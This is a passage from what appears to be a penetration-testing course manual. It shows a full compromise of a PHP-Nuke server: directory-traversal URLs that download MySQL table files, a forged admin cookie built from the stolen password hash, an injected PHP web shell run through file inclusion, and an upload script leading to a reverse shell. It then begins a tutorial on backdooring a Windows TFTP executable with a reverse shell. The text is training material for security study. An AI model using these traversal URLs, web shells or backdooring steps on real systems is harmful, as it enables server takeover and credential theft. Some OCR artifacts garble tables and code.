After careful enumeration and analysis of the underlying operating system and respective versions of server software being used, we concluded that the default table `mysql.user` would be stored in three files - `user.MYI`, `user.MYD` and `user.frm`, located in `C:\apachefriends\xampp\mysql\data\mysql\`.

Since we can access any file on the filesystem, we can download these tables using this vulnerability. After examining a local installation of PHP-Nuke, we noticed that the default behavior of the installation creates a database called `nuke` with several tables under it.



The most interesting table is *nuke_authors*, as it contains usernames and hashed passwords for administrative users.

We download the following files:

```
http://web/modules.php?name=Downloads&file=../../../../../../../../apachefriends\xampp\mysql\data\nuke\nuke_authors.MYI%00
http://web/modules.php?name=Downloads&file=../../../../../../../../apachefriends\xampp\mysql\data\nuke\nuke_authors.MYD%00
http://web/modules.php?name=Downloads&file=../../../../../../../../apachefriends\xampp\mysql\data\nuke\nuke_authors.frm%00
```

Viewing the stolen tables

In order to display and query the tables we've just recovered we need to have a MySQL server installed. We copy the downloaded files to MySQL's data directory, and proceed to start the MySQL server.

```
bt work # sudo -u mysql mysql_install_db
bt work # chown -R mysql:mysql /var/lib/mysql
t work # mkdir /var/lib/mysql/victim
bt work # mv nuk
nuke_authors.MYD nuke_authors.MYI nuke_authors.frm
bt work # mv nuke_authors.* /var/lib/mysql/victim/
bt work # cd /usr ; /usr/bin/mysqld_safe &
```

Once copied we should be able to execute a query such as this:

```
bt usr # mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.0.37 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database          |
+-----+
| information_schema |
| mysql             |
+-----+
```



```
| test |
| victim |
+-----+
4 rows in set (0.01 sec)

mysql> use victim
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_victim |
+-----+
| nuke_authors |
+-----+
1 row in set (0.00 sec)

mysql> select * from nuke_authors;
+-----+-----+-----+-----+-----+
| aid | name | url | email | pwd |
+-----+-----+-----+-----+-----+
| admin | God | http://local.com | admin@local.com | 21232f297a57a5a743894a0e4a801fc3 |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Using the password hash to login

We've identified the MD5 hashed password of the "admin" user. Assuming it is very complex and does not get cracked using the usual techniques – we are still locked out of the system.

After inspecting the admin.php (which is responsible for administrative login procedures), we noticed that once a successful login occurs the following code executes to set the administrator's authentication token.

admin.php - line #106:

```
$admin = base64_encode("$aid:$pwd:$admlanguage");
setcookie("admin", $admin, time()+2592000);
```




This code creates a string of the administrator id + ":" + the administrator password hash + ":" + the administrator's language. It then base64 encodes it and sets a cookie called "admin" with the final results. Using this information, we can create our own authentication token using the already hashed password!

All the information required for our token is available to us from the MySQL database we downloaded earlier.

Our token will be:

```
Base64 ("admin: 21232f297a57a5a743894a0e4a801fc3:") =  
YWRtaW46MjEyMzJmZmMjk3YTU3YTZhNzQzODk0YTBlNGE4MDFmYzY6M6
```

This token can be used to login to the administrative section of the web application at <http://web/admin.php>. In order to inject our token, we post an empty login attempt and intercept the reply:




Once the reply arrives we add the "Set-Cookie" http header to set our new authentication token.



Owning the Server

We are now logged on. A request to <http://192.168.240.131/admin.php> shows:




We have full administrative access to PHP-Nuke...but we still do not have access to the machine itself. How can we use all the resources available to us in order to gain code execution?

Remember the directory traversal vulnerability, caused by the PHP include?

If `<?php any-php-code ?>` is found in a file called by the web server, PHP code will be executed, However how can we control the contents of a file on the web server filesystem ?

The database table files from earlier contain data that we control!

Let's try to update the administrator's account information so it will contain PHP code inside.




The PHP Code we injected to the URL field is:

```
<?php echo shell_exec(base64_decode($_GET["cmd"])); ?>
```

This code reads a GET parameter called cmd, base64 decodes it, executes it as a system command and prints the output. Now we can start executing system commands by requesting the nuke_authors database file to be displayed. Note the cmd parameter which is the command we execute. (base64("dir c:\") = ZGlyIGM6XA==)

The resulting URL below executes, and shows a directory listing of the C drive.

```
http://web/modules.php?name=Downloads&cmd=ZGlyIGM6XA==&file=../../../../../../../../\apachefriends\xampp\mysql\data\nuke\nuke_authors.MYD%00
```



Getting a shell

We can now execute any command we want by updating the admin URL field with PHP code. We next create a PHP script that will allow us to upload files to the web server.


```
<?php  
copy($HTTP_POST_FILES['file']['tmp_name'],$HTTP_POST_FILES['file']['name']); ?>
```

Since we can execute shell commands we can echo this script into a PHP file. We base64 encode our shell command:

```
echo "<?php  
copy($HTTP_POST_FILES['file']['tmp_name'],$HTTP_POST_FILES['file']['name']);  
?>" > x.php
```

This command results in the following base64 string:


```
ZWNobyAipD9waHAgY29weSgkSFRUUF9QT1NUX0ZJTEVTWydmaWxlJ11bJ3RtcF9uYW11J10sJEhUVFBf  
UE9TVF9GSUxFU1snZmlsZSddWyduYW11J10pOyAgICAgICAgPz4iID4geC5waHAg
```

Our PHP file has been successfully created! We then use the following html code to interact with our PHP script, and upload a binary reverse shell payload.

```
<html>
<head></head>
<body>
<form action="http://192.168.240.131/x.php" method="post"
enctype="multipart/form-data">
```

© All rights reserved to Author Mati Aharoni, 2008



We got SYSTEM access to the server!

Challenge #2

Recreate the Directory Traversal attack described in this module. Proceed to get a shell from the victim.



The Backdoor angle

This module will be a very rude introduction to the basic skills we'll require in the main part of the course. Many students pre-requisites will be assumed – probably too many. If you find a specific topic or subtopic unclear, take some time to conduct the relevant research and understand the underlying mechanisms involved.

Backdooring PE files under Windows Vista


In the next module, we'll be killing four birds with one stone. We'll be getting to know Ollydbg a bit better, we'll get a whiff of ASLR, we'll be doing cool stuff, and most importantly, we'll be experiencing the significance of those two little words, "Code Execution".

Students often ask me to share the Windows tools I demonstrate in class. I gladly comply, and open up a share to my "tools" directory. I then silently watch as the excited students start testing the tools one by one, usually by double clicking on them, or running them in command line.

At this point, I stop the class, and ask the students if they are aware of what they have just done. I ask them if they realize that they have just willingly accepted windows binaries from a hacker, and freely executed them on their laptops...several times. I then proceed to show them the next demonstration.

We're going to take a Windows binary file and inject malicious code into it (a reverse shell). We will hijack the executable execution flow and redirect it to our introduced code. Once our malicious code has run we will gracefully allow the original application to continue executing normally. The victim won't even be aware that malicious code was run on his machine.

The following simplistic diagram shows the execution flow of the PE file, before and after execution.



As you can gather from the diagram, we will be inserting our malicious code towards the end of the executable, and redirecting the execution flow to it. Once our code is executed, we will carefully need to jump back to the original code that was meant to be executed, and run it. Take some time to study and understand the general outline of the modifications we're about to make – it looks much more complicated than it is in practice.



Peeking around the file

Let's begin by opening our target file - a popular TFTP server to get a general idea of what we'll be fighting with in the next module.

OllyDbg - tftpd32.exe - [CPU - main thread, module tftpd32]

Paused

Address	Hex dump	ASCII
00429000	01 00 00 00 FF FF FF FF 00 00 00 00 48 29 42 00	0... 0012FFA4 76553833
00429010	01 00 00 00 38 29 42 00 02 00 00 00 2C 29 42 00	0...8)B 0012FFA8 7FFDF000
00429020	03 00 00 00 20 29 42 00 04 00 00 00 10 29 42 00	*...)B 0012FFAC 0012FFEC
00429030	05 00 00 00 04 29 42 00 06 00 00 00 F8 28 42 00	*... *B 0012FFB0 776FA9B0
00429040	07 00 00 00 F8 28 42 00 08 00 00 00 0C 28 42 00	*... *B 0012FFB4 7FFDF000
		*... *B 0012FFB8 0012410F

Fixing up our Code Cave

We can choose to inject our malicious code in various places in the executable. This could either be "dead space" in the file (code cave), or into an artificially added section. We will add a new section to the PE file with our malicious code. We can do this with LordPE.



Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	000207A6	00000400	00020800	60000020
.rdata	00022000	0000676C	00020C00	00006800	40000040
.data	00029000	00018E2C	00027400	00002600	C0000040
.rsrc	00042000	00003498	00029A00	00003600	40000040
.NewSec	00046000	00000000	0002D000	00000000	E00000E0

We allocate 1000h bytes for the new section, and make it executable.

[Edit SectionHeader]

Section Header

Name: .NewSec

VirtualAddress: 00046000

VirtualSize: 00001000

RawOffset: 0002D000

RawSize: 00001000

Flags: E00000E0

OK

Cancel

The file will now not function, as it is missing 1000h physical bytes. We can remedy this by padding the file with these bytes using a hex editor.

Insert Bytes

Number of bytes: 1000 Hex Dec

Fill with the following hex byte: 0

OK

Cancel

Bytes will be inserted at current position

We need to verify that the file is functional once again.




We locate our new section using Olly, and choose the address **0x00446000** as the starting address for our malicious code.

Now that we know our executable is capable of handling our malicious needs, and we know the static address of the location of our shellcode (the code cave at **0x00446000**), we can start altering our file.

Hijacking Execution Flow

We need to look for a convenient place to hijack the execution flow of the binary. As we step into the execution of tftpd32.exe, we spot a convenient place to hijack, and replace the original first few opcodes with our “diversion”.






Note the sequence of opcodes we'll be overwriting and their addresses, we'll need to reference these later on.

```

